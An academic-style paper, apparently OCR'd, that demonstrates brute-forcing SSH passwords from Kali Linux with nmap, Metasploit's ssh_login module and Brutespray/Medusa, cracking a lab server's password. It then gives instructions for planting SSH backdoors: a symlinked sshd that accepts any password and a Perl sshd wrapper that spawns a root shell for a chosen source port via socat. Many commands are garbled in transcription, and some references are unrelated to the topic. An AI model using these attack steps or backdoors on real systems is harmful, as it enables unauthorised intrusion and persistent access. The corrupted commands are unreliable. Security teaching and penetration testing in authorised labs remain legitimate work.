Violence Cracking Technology of SSH Service Based on Kali-Linux

Ma Limei
College of Information Technology
Hebei Normal University
Shijiazhuang, In China
Key Laboratory of Network and Information Security in Hebei Province
Shijiazhuang, In China
School of Information Studies, Dominican University, River Forest, In USA
e-mail: malimei@hebtu.edu.cn

Gao Yijun
School of Information Studies
Dominican University
River Forest, In USA
e-mail: ygao@dom.edu

Zhao Dongmei*
College of Information Technology
Hebei Normal University
Shijiazhuang, In China
Key Laboratory of Network and Information Security in Hebei Province
Shijiazhuang, In China
e-mail: 863141000@qq.com

Zhao Chen
College of Information Technology
Hebei Normal University
Shijiazhuang, In China
Key Laboratory of Network and Information Security in Hebei Province
Shijiazhuang , In China
e-mail: tczxz007@163.com

***Abstract*—In this paper, the current popular SSH password brute force cracking tool is researched, analyzed and summarized. The ssh_login module in Metasploit is used to brute force the SSH service to finally obtain the password. The Brute Spray tool is used to automatically call Medusa to blast the service, demonstrating SSH. The process of brute force cracking has certain reference value for penetration attack testing and security defense.**

Keywords-Component; Violence Cracking; Technology; SSH Service; Kali-Linux

All SSH is an acronym for Secure Shell, developed by the IETF's Network Working Group, SSH is a security protocol based on the application layer and transport layer. SSH is a protocol that provides security for remote login sessions and other network services. The SSH protocol can effectively prevent information leakage during remote management. SSH was originally a program on a UNIX system and later quickly expanded to other operating platforms. SSH can make up for vulnerabilities in the network when it is used correctly. The SSH client is available on multiple platforms. SSH can be run on almost all Unix platforms—including hp-Unix, Linux, Aix, Solaris, Digital Unix, and others.

The Kali Linux Penetration Test Platform defaults to the SSH service. SSH for remote server management, you only need to know the server's IP address, port, management account and password, you can manage the server, network security follows the principle of wooden barrel, as long as you open a hole through SSH, this will be for infiltrators It is a new world.

I. SSH PROVIDES TWO AUTHENTICATION METHODS.

The first is a key-based security verification that relies on a key, which means you have to create a pair of keys for yourself and put the public key on the server you need to access. If you are connecting to an SSH server, the client software will make a request to the server for security verification with your key. After the server receives the request, look for your public key in your home directory on the server and compare it to the public key you sent. If the two keys match, the server encrypts the "challenge" with the public key and sends it to the client software. After the client software receives the "challenge", it can decrypt it with your private key and send it to the server.

DOI: 10.21307/ijanmc-2019-045

The second is password-based security verification, as long as you know your account and password, you can log in to the remote host. All transmitted data will be encrypted, but there is no guarantee that the server you are connecting to is the one you want to connect to. There may be other servers that impersonate the real server, which is attacked by the "middleman". At the same time, if the server has no other security restrictions, such as login source IP, account login error times, there may be violent cracking. However, SSH is not absolutely secure. If you do not restrict the login source IP and do not set the number of attempts to log in, it will be cracked.

II. SSH PASSWORD BRUTE FORCE APPLICATION AND THOUGHTS

A. Application

- The root permission is obtained through remote command execution such as Structs.
- Get root privileges through web shell authorization
- Through the local file contains the vulnerability, you can read all the files locally in linux.
- Obtain the network access authority, which can access the intranet computer.
- The SSH port is enabled on the external network (the default or modified port), and SSH access is available.

In the previous scenarios, you can get the shadow file and brute force it to get the password of these accounts, but in other scenarios, no loopholes are available. At this time, you need to brute the SSH account.

B. Thoughts

- brute force the root account
- use admin as the username to brute force
- use the admin dictionary for password cracking
- Using mastery information to organize social worker information and generate dictionary brute force cracking
- Comprehensive utilization and recycling of information

III. THE SPECIFIC STEPS ARE AS FOLLOWS:

A. Purpose

Master the process of brute-breaking the SSH service through the ssh login module in Metasploit to finally obtain the password.

B. Software used

Guest operating system: Kali-linux 1.1, IP address is 193.168.1.100.

Server operating system: CentOS 6.5, address 193.168.1.26.

Tool software: Metasploit, NMAP.

C. Steps

1) Load the kali-linux virtual machine, open the kali system terminal, and use nmap to scan the target 193.168.1.26 port. The command is as follows: nmap -v -A -Pn 193.168.1.26, found that open 22 ports, you can try to brute force. The result is shown in Figure 1.

```
Initiating NSE at 12:13
Completed NSE at 12:13, 0.40s elapsed
Nmap scan report for 193.168.1.26
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 a9:40:fb:20:18:57:8d:ad:77:2d:99:3d:16:3e:1c:52 (DSA)
|_  2048 af:48:c1:a7:48:8a:42:8e:2b:44:53:f7:fd:20:b9:03 (RSA)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          56752/udp  status
|_  100024  1          60835/tcp  status
```

Figure 1. NMAP scan results

Parameter Description:

-v: enable verbose mode;

-A: Detect the target operating system;

-Pn: Do not ping the target host to reduce the probability of being discovered or blocked by the guard device.

2) Open another new command line window, type ssh admin@193.168.1.26, enter the password arbitrarily, and the access is blocked. Try this process multiple times (3 times or more) and find that you can still try to enter the password, the user will not be locked, as shown in Figure 2, so all the conditions that satisfy the brute force vulnerability can be brute force cracked.



Figure 2. Trying to log in

3) Use the ssh_login module in Metasploit to crack the crack, open the kali system terminal, and enter msfconsole, as shown in Figure 3.

Figure 3. Start Metasploit

4) Enter search ssh_login and search for the ssh_login module, as shown in Figure 4.



Figure 4. Searching for the ssh_login module

5) Enter use auxiliary/scanner/ssh/ssh_login to load the ssh_login module, as shown in Figure 5.

Figure 5. Loading the ssh_login module

6) Enter show options to display the ssh_login module parameters, as shown in Figure 6.



Figure 6. Ssh_login module parameters

Explanation of important parameters:

RHOST: the target host IP address;

PASS_FILE: brute force password dictionary storage path;

USERNAME: Specify the username used for brute force attack;

STOP_ON_SUCESS: Set to stop brute force attack immediately after cracking the password.

7) Set the relevant parameters of the brute force target host, as shown in Figure 7.



Figure 7. Set the parameters

8) Enter the exploit to start brute force cracking, and successfully obtain the password, which is admin888, as shown in Figure 8.



Figure 8. Execution attack

9) Open the terminal, enter ssh admin@193.168.1.26, and enter the cracked password to log in to the server, as shown in Figure 9.



Figure 9. Successful login to the server

10) Enter the command to view server related information, as shown in Figure 10.

Figure 10. Execution system command

IV. USE BRUTESPRAY TO VIOLENTLY CRACK SSH PASSWORD

Brutespray is a gnmap/XML file based on nmap scanning output. It calls Medusa automatically to explode the service faster than hydra. IBruteSpray calls medusa, which claims to support violent account cracking of ssh, ftp, telnet, vnc, mssql, mysql, postgresql, rsh, imap, nntp, pcanywhere, pop3, rexec, rlogin, smbnt, smtp, SVN and vmauthd protocols.

A. Installation under Kali

Brutespray is not integrated into Kali Linux by default. It needs to be installed manually. Some need to perform updates in Kali first, and apt-get update before executing the installation command:

Apt-get install brutespray

Kali Linux installs its user and password dictionary file location by default: / usr / share / brutespray / wordlist.

B. Manual installation

Git clone https://github.com/x90skysn3k/brutespray.git

CD brutes pray

PIP install-r requirements.txt

Note that if Medusa needs to be installed in other environments, otherwise an error will be executed.

C. Brutes Pray using parameters

Usage: brutespray.py[-h]-f FILE [-o OUTPUT] [-s SERVICE] [-t THREADS] [-T HOSTS] [-U USERLIST] [-P PASSLIST] [-u USERNAME] [-p PASSWORD] [-c] [-i]

Usage: Python brutespray.py < Options >

Option parameters:

-h, --help displays help information and exits

Menu options:

-F FILE, -- File FILE parameter followed by a file name, parses the GNMAP or XML file output from nmap

-O OUTPUT, -- output OUTPUT contains the directory of successful attempts

-s SERVICE, --service SERVICE parameter followed by a service name specifies the service to be attacked

-t THREADS, --threads THREADS parameter followed by a value specifying the number of Medusa threads

-T HOSTS, - - hosts HOSTS parameter followed by a value specifying the number of hosts tested at the same time

-U USERLIST, --userlist USERLIST parameter followed by user dictionary file

-P PASSLIST - -- Passlist PASSLIST parameter followed by password dictionary file

-u USERNAME, -- username USERNAME parameter followed by user name, specify a user name for blasting

-P PASSWORD, --password PASSWORD parameter followed by password, specify a password for blasting

- C.-- Continuous blasting after success

- i --Interactive interaction mode

V. VIOLENT CRACKING OF SSH PASSWORDS

1) Interactive mode cracking

Python brutespray. py -- file nmap. XML - I

After execution, the program automatically identifies the services in the nmap scanning results, chooses the services that need to be cracked according to the prompt, the number of threads, the number of hosts that are simultaneously violently cracked, specifies the user and password files, and Brutespray will display the “SUCCESS” information on the screen after successful cracking.

VI. SSH BACKDOOR

A. Soft Connected Backdoor

ln-sf /usr/sbin/sshd/tmp/su; /tmp/su-oPort=33223;

The classical backdoor uses SSH root@x.x.x-p 33223 to establish a soft connection to sshd directly, and then login with any password.But this is very weak, and protection scripts like Rookit hunter can be scanned.

B. SSH Server wrapper back door

1) Copy sshd to bin directory

CD /usr/sbin

MV sshd. / bin

2) Editing sshd

VI sshd // Add the following and save

#!/usr /bin/perl

Exec "/ bin / sh" if (get peername (STDIN) = ~/^.. LF/);

Exec {"/usr/bin/sshd"}"/ usr/sbin/sshd", @ARGV;

3) Right to modify

Chmod 755 sshd

4) Using socat

Socat STDIO TCP4: target_ip:22, sourceport = 19526

If socat is not installed, it needs to be installed and compiled

WGet http://www.dest-unreach.org/socat/download/socat-1.7.3.2.tar.gz

Tar-zxvf socat-1.7.3.2.tar.gz

CD socat-1.7.3.2

./configure

Make

Make install

5) Password-free login using SSH root@ target_ip

VII. SSH PUBLIC KEY CRYPTOGRAPHY

The local computer generates the public and private keys, copies the public key files to the ~/.ssh/authorized_keys files on the servers that need to be connected, and sets the corresponding permissions to log on to the server without password.

Chmod 600 ~/.ssh/authorized_keys

VIII. CONCLUSION

By comparing the ssh brute force tests of the tools hydra, medusa, patator, brutepray and Metasploit, the summary is as follows:

1) Each software can successfully crack the ssh account and password.

2) Patator and brute spray are written in Python, but brutepray requires medusa support.

3) Hydra and medusa are written in C and need to be compiled.

4) Brutepray based on the results of nmap scan for brute force cracking, brute force effect after scanning the intranet.

5) Patator is based on python, fast, and compatible. It can be used in Windows or Linux.

6) If you have kali conditions or PentestBox, it is not bad to use Metasploit for ssh brute force cracking.

7) Brutespray will automatically generate the crack success log file /brutespray-output/ssh-success.txt; hydra plus parameter "-o save.log" record successfully cracked to the log file save.log, medusa plus "-O ssh.log The parameter can record the successfully cracked record into the ssh.log file; the patator can add the parameter "-x ignore:mesg='Authentication failed.'" to ignore the attempt to crack the failure, and only display the successful crack. Acknowledgment

ACKNOWLEDGMENT

This Project Supported by the National Natural Science Foundation of China（No.61672206）

This Project Supported by the National Natural Science Youth Foundation of China (No.61703136)

Author:

Ma Limei, Associate Professor, Hebei Normal University, Dominican University of America visiting scholars, research field: cyber security, machine learning and artificial neural network

∗Correspondence Author:

Zhao Dongmei, Professor, Hebei Normal University, research field: cyber security, machine learning, information Technology

REFERENCES

[1] Shen Qingni, Qingsi. Operating system security design. Beijing: Machinery Industry Press, 2013.

[2] Yu Chaohui, Wang Changzheng, Zhao Yicheng. Practical Treasure Book of Network Security System Protection and Hacker Attack and Defense. Beijing: China Railway Publishing House, 2013. Author. Thesis Title [D]. Journal of Tsinghua University, 2016, 27 (1): 1-8.

[3] Evi Nemeth, Garth Snyder, Trent R. Hein, Ben Whaley. UNIX and Linux System Administration Handbook (4th Edition)

[4] Tianhe Culture. Hacker attack and defense from entry to proficiency (attack and defense and script programming). Beijing: Machinery Industry Press, 2015.

[5] Cao Hanming. Hacker Attack and Defense. Nanjing: Southeast University Press, 2014.

[6] Jiang Youxu, Guo Quanshui, Ma Juan, et al. Classification and community characteristics of forest communities in China [M]. Beijing: Science Press, 1998.

[7] Songhua Luo Jianzhen Jiang Yuexia. Study on the Security Strategy of Electronic Document Filing in the Environment of Government Cloud [D]. Zhejiang Archives, 2018.

[8] Dong Zhenliang. Application of cryptographic algorithms and international standardization [D]. Financial Information Center of the People's Bank of China, 2018.

[9] Zhou Yinqing, Ouyang Zichun. Brief discussion on the implementation and management of information system security level protection evaluation [D]. Digital Communication World, 2018.

[10] Liang Lixin and Li Jun. Information Security Level Protection Evaluation Based on Virtualization [D]. Police Technology, 2014

[11] Ma Limei, Wang Fangwei. Computer Network Security and Experimental Course, tsinghua university press,ISBN:9787302439332

[12] Ma Limei,Guo Qing,Zhang Linwei Ubuntu Linux operating system and Experimental Course, tsinghua university press,ISBN:9787302438236